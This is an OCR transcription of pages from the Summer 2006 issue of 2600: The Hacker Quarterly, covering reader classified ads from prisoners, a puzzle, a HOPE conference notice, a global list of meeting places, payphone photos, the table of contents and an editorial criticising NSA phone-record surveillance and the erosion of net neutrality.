ICEDRAG0N FOUNDER OF XPH. I am mostly interested in finding people and fellow hackers that remember me and my crew from Dalnet (irc.dal.net). If you were a part of XPH on Dalnet or just someone who used to stop by, please write me. I have been in prison for the past two and a half years and have lost contact with mostly everyone. I still have seven and a half years to go and would like to locate and talk with all my old friends, especially ^chmod, DjFlipper, KORNOGRAPHY, Chuco, Hackerish, ccarderz, MastarP, xXCrackXx, Flair, PacMan, Bratty, Miss Angel, and of course everyone I didn't have room to mention! Also, any other hackers or phreakers that would like to write me, please do. I will respond to ALL letters, hackers or not. Brandon Kaufman, #15111040, 82911 Beach Access Rd., Umatilla, OR 97882.
IN SEARCH OF FRIENDS/CONTACTS: Federally incarcerated WM, brown eyes/hair, 6'00", 200 lbs., 26 years old (for the ladies - please send photos, will do same), been in prison nearly 7 years with a couple more to go. Interested in real world hacking not limited to rooftops, (un)abandoned buildings, having FUN with safes, locks, payphones, and anything novice-level from *2600.*Am looking for addresses of other hacker mags and underground, b-rate, independent movie mags like *Fangoria.* Please send mags, addresses, information, letters, and photos. Will respond to all. Mycology, anyone? Let's talk! I love photos! Mail to: Henry French #44552-083, PO Box 10 (Elkton FCI), Lisbon, OH 44432.
CONVICTED COMPUTER CRIMINAL in federal prison doing research on Asperger Syndrome prevalence in prison. Please write: Paul Cuni 15287-014, Box 7001, Taft, CA 93268.
SYSTEM X HERE! I'm still incarcerated in Indiana Dept. of Corrections for at least 8 months and don't get many chances to stimulate my mind. I do sometimes get ahold of books but that requires knowing the title, ISBN#, and author. Any help would be great! I am still looking for ANY hacker/computer related information such as tutorials, mags, zines, newsletters, or friends to discuss anything! I'm also looking for info on any security holes in the Novell Network client. All letters will be replied to no matter what! I'm also looking for autographs in hacker or real name for a collection I have started if anyone finds the time. DOM I need you to write again because the return address was removed from your envelope. All info and contributions greatly appreciated. Joshua Steelsmith #113667, MCF-IDOC, P.O. Box 900, Bunker Hill, IN 46914.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953. Deadline for Summer issue: 6/1/06.

ENIGMA





T	E	L	E	P	H	O	N	E	B	O	O	T	H	S
O	L	I	■	A	■	N	■	■	E	S	C	■	■	P
T	■	V	■	U	S	E	R	■	I	X	■	U	N	L
A	R	E	A	S	■	■	E	G	G	■	A	N	S	I
L	■	J	■	E	S	■	D	■	E	L	M	■	A	T
I	C	O	M	■	Q	U	B	E	■	R	E	M	■	I
T	■	U	■	■	R	■	I	■	B	E	R	L	I	N
A	A	R	O	N	■	T	R	E	O	■	I	■	■	F
R	■	N	■	O	P	■	D	■	X	■	C	L	L	I
I	■	A	P	P	■	■	■	P	■	■	A	■	■	N
A	O	L	■	■	C	I	N	C	I	N	N	A	T	I
N	N	■	■	I	O	N	■	M	■	E	■	L	O	T
I	■	M	V	M	■	O	R	C	■	■	W	E	P	■	I
S	■	A	■	S	■	D	B	I	■	■	■	■	H	D	V
M	A	C	H	I	N	E	L	A	N	G	U	A	G	E

What does it mean? How do all of these things tie together? Come up with the best way of phrasing it and win a prize! Email puzzle@2600.com

HOPE NUMBER SIX

GET INVOLVED!


SPEAK

It's not too late to submit an idea for a talk or panel. Simply email speakers@2600.com with as much detail as you can provide. Go to the speaker submission section of www.hope.net for more details.

VOLUNTEER

To become a volunteer, meet lots of cool people, get a spiffy t-shirt, and otherwise have a chance to really get involved with the conference, send an email with your area(s) of expertise and/or interest to volunteers@2600.com.

REGISTER



Preregistration is now open for the conference which takes place July 21, 22, and 23 at the Hotel Pennsylvania in New York City. The preregistration rate is $60. It WILL be more expensive at the door. You can either register at store.2600.com (credit cards and PayPal accepted) or send us a check or money order in U.S. funds to HOPE, c/o 2600, PO Box 752, Middle Island, NY 11953 USA.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: At the payphones near the Academy Cinema on Pulteney St. 8 pm.
Brisbane: Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.
Canberra: KC's Virtual Reality Cafe, 11 East RW, Civic. 7 pm.
Melbourne: Caffeine at Revault bar, 16 Swanston St., near Melbourne Central Shopping Centre. 6:30 pm.
Perth: The Merchant Tea and Coffee House, 183 Murray St. 6 pm.
Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George St. at Central Station. 6 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

CANADA

Alberta

Calgary: Eau Claire Market food court by the bland yellow wall. 6 pm.

British Columbia

Vancouver: Pacific Centre Mall Food Court.
Victoria: QV Bakery and Cafe, 1701 Government St.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Ground Zero Networks Internet Cafe, 720 Main St. 7 pm.

Ontario

Barrie: William's Coffee Pub, 505 Bryne Drive. 7 pm.
Guelph: William's Coffee Pub, 492 Edinbourgh Road South. 7 pm.
Ottawa: World Exchange Plaza, 111 Albert St., second floor. 6:30 pm.
Toronto: Future Bakery, 483 Bloor St. West.
Waterloo: William's Coffee Pub, 170 University Ave. West. 7 pm.
Windsor: University of Windsor, CAW Student Center commons area by the large window. 7 pm.

Quebec

Montreal: Bell Amphitheatre, 1000, rue de la Gauchetiere.

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm.

CZECH REPUBLIC

Prague: Legenda pub. 6 pm.

DENMARK

Aalborg: Fast Eddie's pool hall.
Aarhus: In the far corner of the DSB cafe in the railway station.
Copenhagen: Cafe Blasen.
Sonderborg: Cafe Druen. 7:30 pm.

EGYPT

Port Said: At the foot of the Obelisk (El Missallah).

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). 7 pm. Payphone: (01273) 606674.
Exeter: At the payphones, Bedford Square. 7 pm.
Hampshire: Outside the Guildhall, Portsmouth.
Hull: The Old Gray Mare Pub, Cottingham Road, opposite Hull University. 7 pm.
London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm.
Manchester: The Green Room on Whitworth St. 7 pm.
Norwich: Borders entrance to Chapelfield Mall. 6 pm.
Reading: Afro Bar, Merchants Place, off Friar St. 6 pm.

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Avignon: Bottom of Rue de la Republique in front of the fountain with the flowers. 7 pm.
Grenoble: Eve, campus of St. Martin d'Heres.
Paris: Place de la Republique, near the (empty) fountain. 6 pm.
Rennes: In front of the store "Blue Box" close to the place of the Republic. 7 pm.

GREECE

Athens: Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

IRELAND

Dublin: At the phone booths on Wicklow St. beside Tower Records. 7 pm.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Linux Cafe in Akihabara district. 6 pm.

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St., Auckland Central. 5:30 pm.
Christchurch: Java Cafe, corner of High St. and Manchester St. 6 pm.
Wellington: Load Cafe in Cuba Mall. 6 pm.

NORWAY

Oslo: Oslo Sentral Train Station. 7 pm.
Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm.
Trondheim: Rick's Cafe in Nordregate. 6 pm.

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm.

SCOTLAND

Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SLOVAKIA

Presov City: Kelt Pub. 6 pm.

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm.

SWEDEN

Gothenburg: Outside Vanilj. 6 pm.
Stockholm: Outside Lava.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.
Huntsville: Madison Square Mall in the food court near McDonald's.
Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Phoenix (Tempe): UAT, 2625 W. Baseline Rd.
Tucson: Borders in the Park Mall. 7 pm.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.
Monterey: London Bridge Pub, 2 Wharf II.
Orange County (Lake Forest): Diedrich Coffee, 22621 Lake Forest Drive. 8 pm.
Sacramento: Camille's at the corner of Sunrise and Madison.
San Diego: Regents Pizza, 4150 Regents Park Row #170.
San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.
San Jose: Outside the cafe at the MLK Library at 4th and E. San Fernando. 6 pm.

Colorado

Boulder: Wing Zone food court, 13th and College. 6 pm.
Denver: Borders Cafe, Parker and Arapahoe.

District of Columbia

Arlington: Pentagon City Mall in the food court (near Au Bon Pain). 6 pm.

Florida

Ft. Lauderdale: Broward Mall in the food court. 6 pm.
Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm.
Orlando: Fashion Square Mall Food Court between Hovan Gourmet and Manchu Wok. 6 pm.
Tampa: University Mall in the back of the food court on the 2nd floor. 6 pm.

Georgia

Atlanta: Lenox Mall food court. 7 pm.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700, 9701.
Pocatello: College Market, 604 South 8th St.

Illinois

Chicago: Neighborhood Boys and Girls Club, 2501 W. Irving Park Rd. 7 pm.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.
Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm.
Indianapolis: Corner Coffee, SW corner of 11th and Alabama.
South Bend (Mishawaka): Barnes and Noble cafe, 4601 Grape Rd.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.
Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's.
New Orleans: Z'otz Coffee House uptown at 8210 Oak Street. 6 pm.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court at the tables near the windows. 6 pm.
Marlborough: Solomon Park Mall food court.
Northampton: Javanet Cafe across from Polaski Park.

Michigan

Ann Arbor: The Galleria on South University.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 East 39th St.
St. Louis (Maryland Heights): Rivalz Technology Cafe, 11502 Dorsett Road.
Springfield: Borders Books and Music coffeeshop, 3300 South Glenstone Ave., one block south of Battlefield Mall. 5:30 pm.

Nebraska

Omaha: Crossroads Mall Food Court. 7 pm.

Nevada

Las Vegas: Dog House Cafe, 2191 E Tropicana Ave.

New Mexico

Albuquerque: University of New Mexico Student Union Building (plaza "lower" level lounge), main campus. Payphones: 505-843-9033, 505-843-9034. 5:30 pm.

New York

New York: Citigroup Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

North Carolina

Charlotte: South Park Mall food court. 7 pm.
Raleigh: Bit Players' Lounge, 745 W. Johnson St.

North Dakota

Fargo: West Acres Mall food court by the Taco John's.

Ohio

Cincinnati: The Brew House, 1047 East McMillan. 7 pm.
Cleveland: University Circle Arabica, 11300 Juniper Rd. Upstairs, turn right, second room on left.
Dayton: TGI Friday's off 725 by the Dayton Mall.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St. and Penn.
Tulsa: Java Dave's Coffee Shop on 81st and Harvard.

Oregon

Portland: Backspace Cafe, 115 NW 5th Ave. 6 pm.

Pennsylvania

Allentown: Panera Bread, 3100 West Tilghman St. 6 pm.
Philadelphia: 30th St. Station, under Stairwell 7 sign.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.
Memphis: Atlanta Bread Co., 4770 Poplar Ave. 6 pm.
Nashville: J-J's Market, 1912 Broadway. 6 pm.

Texas

Austin: Dobie Mall food court. 6 pm.
Dallas: Taco Cabana on Preston Rd. just north of Campbell.
Houston: Ninfa's Express in front of Nordstrom's in the Galleria Mall.
San Antonio: North Star Mall food court.

Utah

Salt Lake City: ZCMI Mall in The Park Food Court.
Vermont
Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Virginia

Arlington: (see District of Columbia)
Virginia Beach: Lynnhaven Mall on Lynnhaven Parkway. 6 pm.

Washington

Seattle: Washington State Convention Center. 2nd level, south side. 6 pm.

Wisconsin

Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge. Payphone: (608) 251-9909.
Milwaukee: The Node, 1504 E. North Ave.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.

Payphones of the World

India. Found in Mumbai Airport. The phone on the left is a typical STD/ISD payphone with a coin slot. The phone on the right is a credit card payphone.

Photo by William Garrison

Tunisia. Another look at the massive blue phones as seen in the arrivals lounge at Tunis Airport.

Photo by Joe Deuter

Austria. A few feet of snow has no effect whatsoever here.

Photo by slowburn

Malaysia. Found in in the streets of Kuala Lumpur.

Photo by Gurt

Visit http://www.2600.com/phones/

to see even more foreign payphone photos!

The Back Cover Photo

We've been looking for this police car for YEARS! Congratulations to C6S6R8 for finding it somewhere in the streets of New York and for resisting the temptation to steal the license plate and mail it to us. We appreciate that.


Where else but in Ohio could such a sight be seen? Well, probably in quite a few places but this one's a first for us. Spotted by cojak in Columbus.

It's getting to the point where we're receiving so many good submissions for this page that it's becoming really painful to choose. If only we had more back covers.... Mail your submissions to 2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 USA or email them to us at articles@2600.com. Use high quality settings on digital photos. If we use your picture, you'll get a free two-year subscription (or back issues) and a 2600 sweatshirt (or two t-shirts).

Volume Twenty-Three, Number Two
Summer 2006, $5.50 US, $8.15 CAN

2600

The Hacker Quarterly



0 74470 83158 7 62>

European Payphones

France. A stereotypically French payphone booth on the Champs Elysees in Paris.

Photo by 303909

Ireland. This phone was seen in Dublin and is operated by Ireland's second largest telecom company, Smart Telecom, second to the former state-owned Eircom.

Photo by Tom Mele


Romania. Found in Sibiu, Transylvania. Until quite recently, Romtelecom had the monopoly in Romania.

Romania. Also found in Sibiu, Transylvania. A couple of standard (and large) Romanian telephone booths.

Photos by Michael Francois

Send your foreign payphone pictures to payphones@2600.com!
Be sure to use the highest quality settings.

Wonders to Behold



Whom Shall We Blame?	4
More on Hacking Facebook	7
Getting Screwed By PayPal	12
Telecom Informer	13
Hacking the System	16
Easy Access to T-Mobile And Cingular Accounts	19
Ego Surfing	21
Public Access	21
Breaking Mac OS X Program Security	22
GPOs and Group Policy: Just Say No!	24
Hacker Perspective: Bruce Schneier	26
Music Today	28
Hacking Warner Brothers Records	30
Letters	32
Network Administrators: Why We BREAK Harsh Rules	46
Having Fun with Cookies	48
Techno-Exegesis	49
Roll Your Own StealthSurfer II Privacy Stick	52
Using Loopback-Encrypted Filesystems on JumpDrives	54
An Argument Against MD5 Authentication	57
Marketplace	58
Puzzle	60
Meetings	62

Whom Shall We Blame?

When things go badly, it's usually rather easy to find someone who should take the responsibility. And while all of that may be a lot of fun, it rarely solves anything. Unless, of course, the answer manages to wake you up and get you to do things differently.

We've had all kinds of revelations in the past few months. Domestic spying is one of the biggest by far. Last year it was revealed that the National Security Agency had been spying on Americans *within* the United States through phone and Internet conversations that went on with people in other countries. This was done secretly and without congressional approval. And everyone was outraged. There was talk of impeachment, lawsuits, a real hard look at just how our freedoms have been abused since 9/11. And then it all seemed to fade into the drone of inane media chatter. We just accepted it as yet another excuse to be cynical, something we couldn't possibly ever do anything about, and yet another marker on the roadway to freedom's end.

More recently, it was revealed that the NSA had been coercing the telephone companies of our nation to give them access to all of their records in order to see who was calling whom. Sure, this was something all phone companies already store for billing purposes. But never before had all of this information been merged - with the obvious goal to have a record of *every* call placed. And never before was information of this magnitude simply handed over to the government. And in complete secrecy! Yes, it was an unprecedented infringement of our privacy and one that was done without any sort of oversight. The phone companies that participated deserve to be sued out of existence for violating the privacy of their customers in this fashion. Those in the government who orchestrated this deserve to be brought up on charges. Instead, a good many Americans turned a blind and defeatist eye to this, rationalizing that all of this information was out there anyway and that this kind of thing was inevitable in these times. Besides, if you have nothing to hide, you have nothing to worry about. When Edwin Meese put forth that idea a generation ago, the sense of outrage was palpable. *Everyone* has something they don't want in the hands of the authorities but that fact should never imply guilt of any sort. The desire for privacy is nothing to apologize for.

Of course, we always come back to the same old refrain about all of this being necessary in the name of security. And there is a degree of truth in this. If a government knows every detail, every phone call, every letter, every contact, every *thought* of its citizens, then, yes, it will be better equipped to step in when something bad is being planned. But do we really want to live in that kind of society? Do we always want to be spying on each other, snitching on anything we deem to be even slightly suspicious, judging our neighbors and those we come in contact with during the course of a day? By cranking up the fear factor, it's possible to get people to stop trusting each other entirely and to live their whole lives as perpetual combatants. The saddest part is that it never goes away. There is no victory. The paranoia doesn't abate. The entire tone of our civilization changes to something dark and joyless.

So who *is* to blame? The government? Large corporations? Terrorists? Naturally, they're all players in this little drama. But they ultimately are just fulfilling their rightful roles in society. No government on earth doesn't want to spy on its citizens and get access to so much more than they are entitled. The main rule in the corporate world is to do what is best for the shareholders and to not get caught if that involves anything truly evil. And terrorists are simply terrorists, although the media seems to delight in making them far more sophisticated, organized, and intelligent than they have ever proven themselves to be.

The real culprit, as most of us already know, is us, the very populace that is being abused in this manner. We keep letting it happen, buying into all the jingoistic crap, and not reacting strongly as they do in so many other parts of the world. We've accepted the notion that it's somehow bad to get angry and loud when the occasion calls for

it. But how many more reasons will we need before we finally stop politely handing over our rights?

To pin the responsibility on outside forces is to simply allow ourselves to be manipulated. There have always been dangerous elements on the global stage. Watch the recently released movie *Munich* to see how many terrorist acts were taking place during the 1970s. It's nothing new. What has changed dramatically is how we are reacting. Our governments now openly use torture as a tactic and so do our heroes in our favorite television programs. It's OK to be evil if you perceive yourself to be on the side of good (which sounds remarkably similar to what any terrorist would say). We've accepted that it's now necessary to hold people for long periods of time without charging them with anything. And if they come from a different country, we can transport them to ours (or to secret prisons in other participating nations) and do whatever we want to them without having to worry about the Constitution because they're not Americans! Somewhere along the line, this too became acceptable behavior, based on our collective non-reactions.

Some of you may believe that this is entirely too political a discussion for these pages. You have only to look at all of the negative changes that have been going on over the years to see how it all ties together. The climate of war, suspicion, and technological oppression merge into something truly awful. And throughout it all, we never actually gain the security or the freedom we were promised. We simply forget how it used to be and fool ourselves that times used to be simpler.

A fearful populace will hand over the kingdom to those they believe will deliver them from their nightmares. It's up to us, as supposedly enlightened and intelligent people, to speak up when something isn't true, when the facts don't add up, when the elimination of one right will lead to the elimination of so many more.

Unlike in the world of fiction, when change occurs, it doesn't happen overnight. It's a very gradual process that takes place one step at a time. But if you look back and take in all of the changes that have occurred in a particular number of years, you will be shocked at how much our way of life has changed. Think of technology as a parallel to this. How different is the world of today with regard to telephones and computers than, say, the world of 20 years ago? Apply that to the surveillance, fear, and surrendering of rights that have been ongoing in that same time period and it's downright scary. You may not see the changes from one day to another. But with every day that passes, we move further and further away from where we were. And if we have no control over where we're going, you can count on all of us being in for a rude awakening when we finally arrive.

As we go to press, we're receiving word of the impending downfall of net neutrality, the "First Amendment of the Internet," now being targeted for elimination by our government at the behest of telephone and cable companies. Net neutrality is what the Internet is based on - the expectation that all data will be treated with equal importance, regardless of where it comes from or where it's going. If we continue in this direction, soon you could see a scenario where only people who pay a fee to, say, AOL would have their mail delivered there in a timely manner. The mass media is heralding this as a victory for "competition" when it is no such thing, although we understand why it's in their interest to portray it as such. The losers will be those of us who have come to appreciate the net as a means for anyone anywhere to gain access to a world of communications. And if we continue down *this* road, you can bet the net will be unrecognizable (in a bad way) in the next 20 years.

People power does make a difference. We've seen it on a large scale when the populace of some foreign land gets pissed off one too many times and their government is toppled. We've seen it on a tiny scale, such as the recent case in New York where motorists got outraged at a new $1 a month fee on their EasyPass toll devices and, against all the odds, legislation was reversed and the fee abolished. We see the religious right dictate terms to broadcasters throughout our entire country and create a climate of censorship and paranoia - just because they know how to organize and create the perception that this is what most people want. People power works for whomever is willing to get organized.

So this goes one of two ways. Either we are a powerless minority who are living in a fantasy world of idealism and naivete. Or we are in synch with most people who see it all falling apart around them but haven't a clue as to what to do about it. No matter which it is, we need to do more if we expect to reverse these trends. We need to speak louder, be more aggressive in getting the word out, and not buy into *any* of the crap we're being fed. Most importantly, we need to ally ourselves with those who share our concerns, regardless of whether or not they share *all* of our concerns. The tide is not going to turn on its own. Those entities causing the harm are just doing what they inevitably do. It's the thinking people who need to do more and not believe for a moment that it's not possible.

"Are you telling me that tens of millions of Americans are involved with al Qaeda?" - Senator Patrick Leahy in response to recent revelations that the NSA has been secretly attempting to create a database of every call ever made within U.S. borders.

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout and Design
ShapeShifter

Cover
Frederic Guimont, Dabu Ch'wald

Office Manager
Tampruf

